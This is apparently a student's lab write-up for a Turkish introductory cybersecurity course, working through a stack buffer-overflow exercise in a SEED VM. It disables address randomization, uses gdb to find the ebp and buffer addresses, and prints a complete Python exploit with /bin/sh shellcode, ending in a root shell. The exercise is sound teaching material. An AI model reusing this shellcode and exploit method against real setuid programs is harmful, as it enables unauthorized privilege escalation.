

BİL420/BİL520 Siber Güvenliğe Giriş

Task 1:




```
[07/16/22]seed@VM:~/.../bufferOverFlow$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/16/22]seed@VM:~/.../bufferOverFlow$ sudo ln -sf /bin/zsh /bin/sh
[07/16/22]seed@VM:~/.../bufferOverFlow$ touch badfile
```

Turn off address space randomization and configuring bin/sh




```
[07/16/22]seed@VM:~/.../bufferOverFlow$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.
c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.
c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
[07/16/22]seed@VM:~/.../bufferOverFlow$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean
"=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
```

Running debugger for find ebp and buffer adress




```
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 13.
gdb-peda$ run
Starting program: /home/seed/Desktop/bufferOverFlow/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb78 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf60 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf68 --> 0xffffd198 --> 0x0
ESP: 0xffffcb5c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffcb5c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
```




```
13        {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf60 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb58 --> 0xffffcf68 --> 0xffffd198 --> 0x0
ESP: 0xffffcae0 ("1pUVt\317\377\377\220\325\377\367\340\263\374", <incomplete seque
nce \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffcae0 ("1pUVt\317\377\377\220\325\377\367\340\263\374", <incomplete sequ
ence \367>)
0004| 0xffffcae4 --> 0xffffcf74 --> 0x0
0008| 0xffffcae8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcaec --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
```

We reach Str copy()



```
[------------------------------------stack-------------------------------------]
0000| 0xffffcae0 ("1pUVt\317\377\377\220\325\377\367\340\263\374", <incomplete sequ
ence \367>)
0004| 0xffffcae4 --> 0xffffcf74 --> 0x0
0008| 0xffffcae8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcaec --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcaf0 --> 0x0
0020| 0xffffcaf4 --> 0x0
0024| 0xffffcaf8 --> 0x0
0028| 0xffffcafc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
17          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb58
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaec
gdb-peda$ quit
```


We need ebp adress for finding return adress. Ebp-buffer+4 =return adress



exploit-L1.py

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
         "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
         "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
         "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
buff=0xffffcaec
ebp=0xffffcb58

offset = ebp-buff+4              # Change this number
ret    = buff+offset+100           # Change this number
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


NOP kısmına gelmesi için emin olmak adına 100’u seçtim. Ret = buff+offset+100 kısmında




```
[07/16/22]seed@VM:~/.../bufferOverFlow$ ./exploit-L1.py
[07/16/22]seed@VM:~/.../bufferOverFlow$ ./stack-L1
Input size: 517
# id

uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136(docke
r)
# whoami

root
```

Root Shell e ulaştık

